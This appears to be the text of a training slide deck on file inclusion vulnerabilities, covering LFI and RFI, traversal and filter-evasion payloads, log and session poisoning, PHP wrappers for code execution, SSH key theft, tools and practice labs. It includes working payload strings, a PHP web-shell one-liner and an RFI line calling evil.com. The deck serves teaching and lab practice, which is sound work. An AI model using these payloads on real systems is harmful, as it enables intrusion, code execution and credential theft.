



File Inclusion

Whoops! You were
not supposed to see that!



01 What are File Inclusions?

LFI, RFI & more!

02 Finding a target!

Where do you find File Inclusion vulnerabilities?

03 Is the target vulnerable?

You can't hide from me!

04 File Inclusion To RCE!

Popping shells!

05 Wrapper magic!

WRAP:// What?


06 Tools, exercises and examples!

Putting it to the test!





01 What are File Inclusions?



LFI, RFI & more!




https://example.com/view?file=cats.txt

```
$file = $_GET['file'];  
include($file);
```

Which secure coding principle
does this violate?



<https://example.com/view?file=../bankinfo.txt>



```
$file = $_GET['file'];  
include($file);
```

Which secure coding principle
does this violate?

Always sanitize user input!

LFI vs RFI

Local File Inclusion

- View local files
- More common
- Harder to exploit

Remote File Inclusion

- View remote files
- Less common
- Easier to exploit



How critical are file inclusion vulnerabilities?

Not really critical.


HOWEVER...



Chain vulnerabilities!



02 Finding a target



Where do you find File Inclusion vulnerabilities?





3 Scenarios

Including files that are ...

Printed to a page

Example:
Files made available
through a web
application

`https://example.com/
?file=cats.txt`

Served as downloads

Example:
Files are downloaded
through the web
application

`https://example.com/
?download=cats.mp4`

Parsed by interpreter


Example:
The web application
uses modules for
modularity

`https://example.com/
?module=cats.php`



Finding a target parameter


- ?cat=
- ?dir=
- ?action=
- ?board=
- ?date=
- ?detail=
- ?file=
- ?download=
- ?path=
- ?folder=
- ?prefix=
- ?include=
- ?page=
- ?inc=
- ?locate=
- ?show=
- ?doc=
- ?site=
- ?type=
- ?view=
- ?content=
- ?document=
- ?layout=
- ?mod=




03

Is the target vulnerable?

You can't hide from me!



How do we detect finding LFI



The screenshot shows a web browser window with the URL `https://172.31.3.1/forum/chatlogs/chatlogs.php?file=../../../../../../../../etc/passwd`. The page title is "Office Forum" and it has navigation links for "Chat Logs" and "Login". The main content area displays the output of the `cat /etc/passwd` command, showing system users like `root:x:0:0:root:/root:/bin/bash`, `daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/sync`, `games:x:5:60:games:/usr/games:/usr/sbin/nologin`, `man:/usr/sbin/nologin`, `news:x:9:9:news:/var/spool/news:/usr/sbin/nologin`, `data:x:33:33:www-data:/var/www:/usr/sbin/nologin`, `backup:x:34:34:/run/ircd:/usr/sbin/nologin`, `gnats:x:41:41:Gnats Bug-Reporting System (internal) network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin`, `syslog:x:102:106:./home/syslog:/usr/sbin/nologin`, `messagebus:x:107:107:./bin/false`, `uuid:x:106:110:./run/uuid:/usr/sbin/nologin`, `dnsmasq:x:109:109:./var/cache/pollinate:/bin/false`, `sshd:x:110:65534:./home/dwight:/bin/bash`, and `mysql:x:111:114:MySQL Server`.

*Excerpt from "CyberSecLabs - Office - Linux [Walkthrough]" @ https://youtu.be/PcV3tOw7F_k?t=215

1. Grab a file path you know will exist
Linux: `/etc/passwd`
Windows: `%WINDIR%\win.ini`
MacOS: `/etc/fstab`
2. Add a lot of `'../../../../'`
Why?
Server at `/var/www/html/file`
You want `/`
3. See if you get the file you requested.

Filter evasion

Encodings

Null Byte Termination

?param=../../../../../../../../../../../../etc/passwd%00

Double HTML encoding

?param=%252e%252e%252fetc%252fpasswd

UTF-8 encoding

?param=%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd

Path & Dot Truncation

?param=../../../../etc/passwd.....[ADD MORE]

?param=../../../../etc/passwd\.\.\.\.[ADD MORE]

?param=../../../../etc/passwd/./././.[ADD MORE]

?param=../../../../[ADD MORE]../../../../etc/passwd

PHP truncates very long filenames

Filter evasion

Various tricks

```
?param=....//....//etc/passwd  
?param=..////////.////////.////////etc/passwd  
?param=..////////.////////.////////etc/passwd
```

Imagine a system removing all ../
Removing ../ from// results in ../
(Fix: Remove ../ in while loop!)

NGINX Alias LFI

```
/i../ → /data/w3/  
location /i {  
    alias /data/w3/images/;  
}
```

RFI

Basic RFI

```
?param=http://evil.com/shell.php
```


SMB Shares

```
?param=\\IP\SHARE\shell.php
```


*In PHP, when `allow_url_include` and `allow_url_fopen` are disabled, it's still possible to include remote files on Windows machines using SMB shares.




04 File Inclusion To RCE!



Popping shells!



Exploiting RFI



```
<?php system($_GET['c']); ?>
```

Host malicious file

Include malicious file

Profit!

Exploiting using Apache Log File

```
example.com/index.php?page=../.././../var/log/apache2/access.log

216.244.66.239 - - [05/Jan/2018:05:08:26 -0700] "GET /wp-content/uploads/2016/11/VendingMachine.jpg HTTP/1.1" 200 195309 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)"
216.244.66.239 - - [05/Jan/2018:05:08:25 -0700] "GET /the-dirty-work-for-software-architects/ HTTP/1.1" 200 74500 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)"
192.241.251.125 - - [05/Jan/2018:05:08:33 -0700] "GET /feed HTTP/1.1" 301 466 "-" "Feedbin feed-id:481336 - 13 subscribers"
192.241.251.125 - - [05/Jan/2018:05:08:34 -0700] "GET /feed/ HTTP/1.1" 302 462 "-" "Feedbin feed-id:481336 - 13 subscribers"
62.210.215.115 - - [05/Jan/2018:05:08:49 -0700] "GET /intro-to-unit-testing-8-test-suite-management-and-build-integration/feed HTTP/1.1" 301 534 "-" "Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/30.0.1599.66 Safari/537.36"
```

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.3.1 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data Hide Popup Hints Enforce SSL

OWASP Top 10
Web Services
HTML 5
Others
Documentation
Resources

```
192.168.56.1 - - [17/Mar/2014:13:19:05 -0400] "GET /mutillidae/index.php?page=home.php&popupNotificationCode=HPHO HTTP/1.1" 200 7024 "http://192.168.56.101/mutillidae/index.php?page=etc/passwd" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/31.0.1650.63 Chrome/31.0.1650.63 Safari/537.36" 192.168.56.1 - - [17/Mar/2014:13:19:05 -0400] "GET /mutillidae/styles/gritter/jquery.gritter.css HTTP/1.1" 200 711 "http://192.168.56.101/mutillidae/index.php?page=home.php&popupNotificationCode=HPHO" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chromium/31.0.1650.63 Chrome/31.0.1650.63 Safari/537.36" 192.168.56.1 - - [17/Mar/2014:13:19:05 -0400] "GET /mutillidae/javascript/gritter/jquery.gritter.min.js HTTP/1.1" 200 1713 "http://192.168.56.101/mutillidae/index.php?page=home.php&popupNotificationCode=HPHO" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chromium/31.0.1650.63 Chrome/31.0.1650.63 Safari/537.36" 192.168.56.1 - - [17/Mar/2014:13:19:05 -0400] "GET /mutillidae/images/gritter/ie-spacer.gif HTTP/1.1" 200 43 "http://192.168.56.101/mutillidae/index.php?page=home.php&popupNotificationCode=HPHO" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chromium/31.0.1650.63 Chrome/31.0.1650.63 Safari/537.36" 192.168.56.1 - - [17/Mar/2014:13:19:05 -0400] "GET
```

- /var/log/apache2/access.log
 - Contains logs
 - Poison logs

Log poisoning:

Send request like
"http://example.com/
?poison=<?php system(\$_GET['c']); ?>"

More exploiting using logs

Via email

1. Send email to internal account containing malicious PHP code
2. Include `/var/mail/USER`

Via `/proc/self/environ`

1. Send request with payload in User-Agent
2. Include file

Via vsftpd logs

Only possible if vsftpd is running on server

1. Login to vsftpd using payload as username
2. Include `/var/log/vsftpd.log`

Exploiting using uploads

Via upload

If the site has upload functionality somewhere

1. Upload malicious file
2. Include file

Via zip upload

Upload a zip file "file.zip" containing a php file "rce.php" and include

?param=
zip://file.zip%23rce.php

Via phpinfo

If you can

- See phpinfo()
- file_uploads = on
- Write access to /tmp

Upload file using phpinfo, php stores it in /tmp and then deletes it.

Win race condition so that we include the file before it's deleted.

Other exploitation

Via ssh

Try to access
`/home/USER/.ssh/id_rsa`

Get private key
Crack (if needed)

Login using
`ssh -i id_rsa user@ip`

Via PHP sessions


PHP session cookie
information stored in
`/var/lib/php5/sess_COOKIE`.

Poison that file by setting
another cookie to a payload

Via `/proc/PID/fd/FD`



Log payloads in as many
ways as possible.

Bruteforce PID and file
descriptor to find a log
file containing it



05 Wrapper magic!

WRAP:// What?



More wrappers

data://

```
?page=data://text/plain;  
base64,PAYLOAD
```

expect://

```
?page=expect://id
```

(Not enabled by default)

input://


```
curl -X POST  
--data "PAYLOAD"  
"https://example.com/in  
dex.php?page=php://inp  
ut%00" -k -v
```

Note. The `zip://` and `phar://` wrappers can also be used in certain cases.
Read references for more info!



06

**Tools,
Exercises and examples!**



Putting it to the test!



Tools

kadimus

Panoptic

LFI Scan & Exploit Tool

kadimus is a tool to check for and exploit LFI vulnerabilities, with a focus on PHP systems

Features:


- Check all url parameters
- /var/log/auth.log RCE
- /proc/self/environ RCE
- php//input RCE
- data//text RCE
- expect//cmd RCE
- Source code disclosure
- Command shell interface through HTTP request
- Proxy support (socks4//, socks4a//, socks5//, socks5h// and http//)
- Proxy socks5 support for remote connections

LFI Suite

```
..llll *..
.iiiiiiiii/ll** ll
**llll* l. *llllllll. ....l
..lll* (. *lll** **..llll..(
lll* (. *lll** ..llll..(
##l (. *llllllllll. llll*.(
##l/ (. (#####) ##l (/
*##/..l/*(##l) ** ##l (/
/#####) #####*/( *##( #*
/#####) #####/l. // ( #*
.*****. /*. #/ *##(//.
./#(//*
```

- Kadimus
- LFI Suite
- FIMap
- Panoptic
- Liffy

Articles & Extra reading



- https://insomniasec.com/cdn-assets/LFI_With_PHPInfo_Assistance.pdf
- <https://highon.coffee/blog/lfi-cheat-sheet/>
- <https://developer.aliyun.com/article/452707>
- <https://www.corben.io/zip-to-rce-lfi/>
- <https://www.youtube.com/watch?v=rs4zEwONzzk&t=600s>
- ...



Exercises

LFI in software exploits

Hack The Box Beep
Hack The Box Haystack
Hack The Box RE
Hack The Box Smasher

Basic LFI

Skf-labs LFI
TryHackMe Inclusion
Hack The Box Bighead
TryHackMe LFI Basics
Portswigger Path Traversal
[DefCamp alien-inclusion](#)
CyberSecLabs Office

Obscure LFI

Hack The Box Fulcrum
Hack The Box Book
Hack The Box Oz
Hack The Box Player
Hack The Box Bankrobber

Exercises

RFI

Hack The Box Sniper
Hack The Box Quick
Hack The Box Fulcrum
Hack The Box
TartarSauce
Skf-labs RFI

WAF Bypass

Hack The Box Waldo
Skf-labs LFI 2
DVWA Medium
DVWA Hard

Log Poisoning

Hack The Box Patents
Hack The Box Poison
TryHackMe DogCat
NahamCon Rotten logging



Exercises

Upload RCE

Hack The Box Friendzone

NGINX Alias LFI

Hack The Box Unattended

PHP Session RCE

Hack The Box Sniper

RFI SMB RCE

Hack The Box Sniper

SSH RCE

Hack The Box Waldo
Hack The Box Book
Hack The Box Oz

PHP Wrapper

TryHackMe DogCat



Can't get enough of LFI?

- [Ctftime writeups](#)
- [More LFI labs](#)
- [WebGoat](#)